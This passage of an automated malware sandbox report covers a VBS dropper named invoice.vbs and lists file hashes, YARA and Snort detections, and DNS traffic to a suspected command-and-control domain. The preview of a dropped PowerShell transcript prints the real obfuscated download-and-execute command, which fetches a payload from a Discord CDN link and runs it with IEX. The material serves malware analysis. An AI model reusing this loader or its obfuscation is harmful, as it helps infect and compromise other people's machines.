SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ttgqezgt.k4l.ps1	
Malicious:	false
Preview:	1

C:\Users\user\Documents\20210803\PowerShell_transcript.019635.jcVtHXYn.20210803225606.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	4479
Entropy (8bit):	5.604065630743207
Encrypted:	false
SSDEEP:	96:BZjhONflrHqDo1ZVlrOZXhONflrHqDo1ZhV6vyGLGLwNZx:gxDxfxn8vyGLGLwx
MD5:	6D5899D54AF10ABB04841CAD8B46FD5E
SHA1:	5028D8136A64A823EE41E5D4C64C78B052CBEC61
SHA-256:	266A16C704778B6986DAFDEA46465D7ED598FFE2145872B54609BC8889FA9E64
SHA-512:	47F861A93D433E8788B80A7C63ADA670644FEA844B5854FD9AFE26C9ED896D149498DD2F84EDE4DB439F2A724F7C5AB1EE25742AE74F7D980DE1004E06BCF76 8
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_PowershellDownloadAndExecute, Description: Yara detected Powershell download and execute, Source: C:\Users\user\Documents\20210803\PowerShell_transcript.019635.jcVtHXYn.20210803225606.txt, Author: Joe Security
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210803225606..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 019635 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe $TRUMP ='https://cdn.discordapp.com/attachments/833416270924742669/869658503759937606/dola2021.txt';$B ='ETH COINt.WTF COINlIOSNT'.Replace('ETH COIN','nE').Replace('TF COIN','EbC').Replace('OS','e');$CC = 'DOS COIN LSOSCOINnG'.Replace('S COIN ','Wn').Replace('SO','oaD').Replace('COIN','TrI');$A ='I`Eos COIN`W`BTC COINj`ETH COIN $B).$CC($TRUMP)'.Replace('os COIN','X(n`e').Replace('BTC COIN','-Ob').Replace('TH COIN','`c`T');&('I'+'EX')($A -Join '')|&('I'+'EX');..Process ID: 6080..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVer

Static File Info

General

File type:	ASCII text, with CRLF line terminators
Entropy (8bit):	5.559292058523386
TrID:	
File name:	invoice.vbs
File size:	932
MD5:	8a757e0b2f51327cc27b6fdba4ffd404
SHA1:	67cfc2866f5e88bb2daf4a84de61835b940266a1
SHA256:	56073b63e9b1c977aab82d11f1bf9098a78b16f99158a95810d2d21df097e164
SHA512:	5a6affa81f9ad7d2708b412f938b3ca5c0395d73b408e1af174e78f1d8c06886c003753b08d4b88d4f24be8a04fa67788d0199db3c15482c8189177d8d1cc5b7
SSDEEP:	12:PvUC6yh4Er1W47f8fyAixHhZyMAHifvAeRoUVzM8NoeT8OobLqhP/v1VJv9Os/V:PvnLrcMftbfAMvAeym6bPiJFxV
File Content Preview:	Dim FBI....Set FBI= CreateObject("WScript.S"&"HELL").Donal=chr(80) &"O" & Chr(87)..Trump = Chr(69)..mike = Chr(82) & "s"&"H" & Chr(69)..pompeo = Chr(76)..Elon =Chr(76)&" $TRUMP ='https://cdn.discordapp.com/attachments/833416270924742669/86965850375993760

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/03/21-22:56:45.626965	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
08/03/21-22:56:46.647191	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
08/03/21-22:57:07.907447	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
08/03/21-22:57:08.955553	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
08/03/21-22:57:15.028670	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
08/03/21-22:57:26.165272	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
08/03/21-22:57:37.313672	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
08/03/21-22:57:43.368619	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
08/03/21-22:57:54.525385	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
08/03/21-22:58:05.878096	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
08/03/21-22:58:17.107682	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
08/03/21-22:58:43.442053	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
08/03/21-22:58:49.494411	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
08/03/21-22:59:00.659596	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
08/03/21-22:59:01.664061	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
08/03/21-22:59:12.784274	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
08/03/21-22:59:18.909313	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
08/03/21-22:59:19.917089	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
08/03/21-22:59:25.971071	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
08/03/21-22:59:32.020162	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8

Network Port Distribution

TCP Packets

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 22:56:08.237150908 CEST	192.168.2.3	8.8.8.8	0x95f	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Aug 3, 2021 22:56:30.047015905 CEST	192.168.2.3	8.8.8.8	0xa3ae	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Aug 3, 2021 22:56:40.600747108 CEST	192.168.2.3	8.8.8.8	0x2a0f	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:56:41.616393089 CEST	192.168.2.3	8.8.8.8	0x2a0f	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:56:42.616389990 CEST	192.168.2.3	8.8.8.8	0x2a0f	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:56:47.669047117 CEST	192.168.2.3	8.8.8.8	0xa56b	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:56:52.716566086 CEST	192.168.2.3	8.8.8.8	0x8df6	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:56:57.821424961 CEST	192.168.2.3	8.8.8.8	0xa0eb	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 22:57:02.882054090 CEST	192.168.2.3	8.8.8.8	0xb4e3	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:03.930553913 CEST	192.168.2.3	8.8.8.8	0xb4e3	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:04.931020021 CEST	192.168.2.3	8.8.8.8	0xb4e3	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:10.002260923 CEST	192.168.2.3	8.8.8.8	0xea5a	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:10.994247913 CEST	192.168.2.3	8.8.8.8	0xea5a	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:16.082447052 CEST	192.168.2.3	8.8.8.8	0x1b82	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:21.136218071 CEST	192.168.2.3	8.8.8.8	0x393	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:22.135423899 CEST	192.168.2.3	8.8.8.8	0x393	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:27.188684940 CEST	192.168.2.3	8.8.8.8	0x926a	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:32.286360025 CEST	192.168.2.3	8.8.8.8	0xb6d6	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:33.277657986 CEST	192.168.2.3	8.8.8.8	0xb6d6	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:38.342689037 CEST	192.168.2.3	8.8.8.8	0xa3d5	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:39.340320110 CEST	192.168.2.3	8.8.8.8	0xa3d5	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:44.394041061 CEST	192.168.2.3	8.8.8.8	0x65c9	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:49.499377966 CEST	192.168.2.3	8.8.8.8	0x8b50	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:50.497266054 CEST	192.168.2.3	8.8.8.8	0x8b50	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:55.558190107 CEST	192.168.2.3	8.8.8.8	0xdb77	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:00.852359056 CEST	192.168.2.3	8.8.8.8	0xc819	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:01.950614929 CEST	192.168.2.3	8.8.8.8	0xc819	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:07.038074017 CEST	192.168.2.3	8.8.8.8	0x6c01	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:12.082293987 CEST	192.168.2.3	8.8.8.8	0x52d0	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:13.077771902 CEST	192.168.2.3	8.8.8.8	0x52d0	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:18.129344940 CEST	192.168.2.3	8.8.8.8	0xe5ef	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:23.214375019 CEST	192.168.2.3	8.8.8.8	0x236d	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:28.277477026 CEST	192.168.2.3	8.8.8.8	0x7984	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:33.320286989 CEST	192.168.2.3	8.8.8.8	0x724f	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:38.412961006 CEST	192.168.2.3	8.8.8.8	0x3876	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:39.407859087 CEST	192.168.2.3	8.8.8.8	0x3876	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:44.465177059 CEST	192.168.2.3	8.8.8.8	0x2f74	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:45.486190081 CEST	192.168.2.3	8.8.8.8	0x2f74	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:50.551140070 CEST	192.168.2.3	8.8.8.8	0xa16d	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:55.632359028 CEST	192.168.2.3	8.8.8.8	0xe421	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:56.638130903 CEST	192.168.2.3	8.8.8.8	0xe421	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:57.653956890 CEST	192.168.2.3	8.8.8.8	0xe421	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:02.705645084 CEST	192.168.2.3	8.8.8.8	0x399f	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:07.758469105 CEST	192.168.2.3	8.8.8.8	0x582f	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:08.780117989 CEST	192.168.2.3	8.8.8.8	0x582f	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 22:59:13.881905079 CEST	192.168.2.3	8.8.8.8	0xb0e5	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:14.891408920 CEST	192.168.2.3	8.8.8.8	0xb0e5	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:15.891653061 CEST	192.168.2.3	8.8.8.8	0xb0e5	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:20.941657066 CEST	192.168.2.3	8.8.8.8	0x2d20	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:21.937215090 CEST	192.168.2.3	8.8.8.8	0x2d20	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:26.991318941 CEST	192.168.2.3	8.8.8.8	0x7bdb	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:27.985306025 CEST	192.168.2.3	8.8.8.8	0x7bdb	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:33.072041988 CEST	192.168.2.3	8.8.8.8	0x5881	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:38.117816925 CEST	192.168.2.3	8.8.8.8	0x1ed8	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:43.169581890 CEST	192.168.2.3	8.8.8.8	0x4fde	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:48.286782980 CEST	192.168.2.3	8.8.8.8	0x2ead	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:53.341427088 CEST	192.168.2.3	8.8.8.8	0x77a5	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:58.388113022 CEST	192.168.2.3	8.8.8.8	0x9034	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 23:00:03.473300934 CEST	192.168.2.3	8.8.8.8	0x8b7	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 23:00:08.532011986 CEST	192.168.2.3	8.8.8.8	0xd516	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 23:00:13.586216927 CEST	192.168.2.3	8.8.8.8	0xd0c5	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)
Aug 3, 2021 23:00:14.598020077 CEST	192.168.2.3	8.8.8.8	0xd0c5	Standard query (0)	ahmed2611.linkpc.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 22:56:08.278302908 CEST	8.8.8.8	192.168.2.3	0x95f	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Aug 3, 2021 22:56:08.278302908 CEST	8.8.8.8	192.168.2.3	0x95f	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Aug 3, 2021 22:56:08.278302908 CEST	8.8.8.8	192.168.2.3	0x95f	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Aug 3, 2021 22:56:08.278302908 CEST	8.8.8.8	192.168.2.3	0x95f	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Aug 3, 2021 22:56:08.278302908 CEST	8.8.8.8	192.168.2.3	0x95f	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Aug 3, 2021 22:56:30.079322100 CEST	8.8.8.8	192.168.2.3	0xa3ae	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Aug 3, 2021 22:56:30.079322100 CEST	8.8.8.8	192.168.2.3	0xa3ae	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Aug 3, 2021 22:56:30.079322100 CEST	8.8.8.8	192.168.2.3	0xa3ae	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Aug 3, 2021 22:56:30.079322100 CEST	8.8.8.8	192.168.2.3	0xa3ae	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Aug 3, 2021 22:56:30.079322100 CEST	8.8.8.8	192.168.2.3	0xa3ae	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Aug 3, 2021 22:56:42.652539015 CEST	8.8.8.8	192.168.2.3	0x2a0f	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:56:45.626810074 CEST	8.8.8.8	192.168.2.3	0x2a0f	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 22:56:46.643323898 CEST	8.8.8.8	192.168.2.3	0x2a0f	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:56:47.702802896 CEST	8.8.8.8	192.168.2.3	0xa56b	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:56:52.750658989 CEST	8.8.8.8	192.168.2.3	0x8df6	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:56:57.854010105 CEST	8.8.8.8	192.168.2.3	0xa0eb	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:04.963404894 CEST	8.8.8.8	192.168.2.3	0xb4e3	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:07.906985998 CEST	8.8.8.8	192.168.2.3	0xb4e3	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:08.955355883 CEST	8.8.8.8	192.168.2.3	0xb4e3	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:11.027322054 CEST	8.8.8.8	192.168.2.3	0xea5a	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:15.028481007 CEST	8.8.8.8	192.168.2.3	0xea5a	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:16.115375996 CEST	8.8.8.8	192.168.2.3	0x1b82	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:22.170866966 CEST	8.8.8.8	192.168.2.3	0x393	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:26.165043116 CEST	8.8.8.8	192.168.2.3	0x393	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:27.221488953 CEST	8.8.8.8	192.168.2.3	0x926a	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:33.310177088 CEST	8.8.8.8	192.168.2.3	0xb6d6	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:37.313582897 CEST	8.8.8.8	192.168.2.3	0xb6d6	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:39.373404026 CEST	8.8.8.8	192.168.2.3	0xa3d5	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:43.368331909 CEST	8.8.8.8	192.168.2.3	0xa3d5	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:44.429614067 CEST	8.8.8.8	192.168.2.3	0x65c9	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:50.529581070 CEST	8.8.8.8	192.168.2.3	0x8b50	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:54.525105000 CEST	8.8.8.8	192.168.2.3	0x8b50	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:57:55.593192101 CEST	8.8.8.8	192.168.2.3	0xdb77	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:01.984244108 CEST	8.8.8.8	192.168.2.3	0xc819	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:05.877895117 CEST	8.8.8.8	192.168.2.3	0xc819	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:07.073790073 CEST	8.8.8.8	192.168.2.3	0x6c01	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:13.111668110 CEST	8.8.8.8	192.168.2.3	0x52d0	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:17.107544899 CEST	8.8.8.8	192.168.2.3	0x52d0	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 22:58:18.162389994 CEST	8.8.8.8	192.168.2.3	0xe5ef	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:23.251552105 CEST	8.8.8.8	192.168.2.3	0x236d	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:28.310343981 CEST	8.8.8.8	192.168.2.3	0x7984	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:33.354041100 CEST	8.8.8.8	192.168.2.3	0x724f	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:39.443133116 CEST	8.8.8.8	192.168.2.3	0x3876	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:43.441981077 CEST	8.8.8.8	192.168.2.3	0x3876	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:45.521492004 CEST	8.8.8.8	192.168.2.3	0x2f74	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:49.494283915 CEST	8.8.8.8	192.168.2.3	0x2f74	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:50.584944010 CEST	8.8.8.8	192.168.2.3	0xa16d	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:58:57.687501907 CEST	8.8.8.8	192.168.2.3	0xe421	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:00.658595085 CEST	8.8.8.8	192.168.2.3	0xe421	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:01.663805008 CEST	8.8.8.8	192.168.2.3	0xe421	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:02.739706039 CEST	8.8.8.8	192.168.2.3	0x399f	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:08.812978983 CEST	8.8.8.8	192.168.2.3	0x582f	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:12.783869028 CEST	8.8.8.8	192.168.2.3	0x582f	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:15.925398111 CEST	8.8.8.8	192.168.2.3	0xb0e5	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:18.908701897 CEST	8.8.8.8	192.168.2.3	0xb0e5	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:19.916956902 CEST	8.8.8.8	192.168.2.3	0xb0e5	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:21.970822096 CEST	8.8.8.8	192.168.2.3	0x2d20	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:25.970768929 CEST	8.8.8.8	192.168.2.3	0x2d20	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:28.020617962 CEST	8.8.8.8	192.168.2.3	0x7bdb	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:32.019942045 CEST	8.8.8.8	192.168.2.3	0x7bdb	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:33.104481936 CEST	8.8.8.8	192.168.2.3	0x5881	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:38.153395891 CEST	8.8.8.8	192.168.2.3	0x1ed8	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:43.203515053 CEST	8.8.8.8	192.168.2.3	0x4fde	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:48.319499016 CEST	8.8.8.8	192.168.2.3	0x2ead	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 22:59:53.374861956 CEST	8.8.8.8	192.168.2.3	0x77a5	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 22:59:58.425638914 CEST	8.8.8.8	192.168.2.3	0x9034	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 23:00:03.505693913 CEST	8.8.8.8	192.168.2.3	0x8b7	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 23:00:08.567926884 CEST	8.8.8.8	192.168.2.3	0xd516	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)
Aug 3, 2021 23:00:14.630897999 CEST	8.8.8.8	192.168.2.3	0xd0c5	Server failure (2)	ahmed2611.linkpc.net	none	none	A (IP address)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
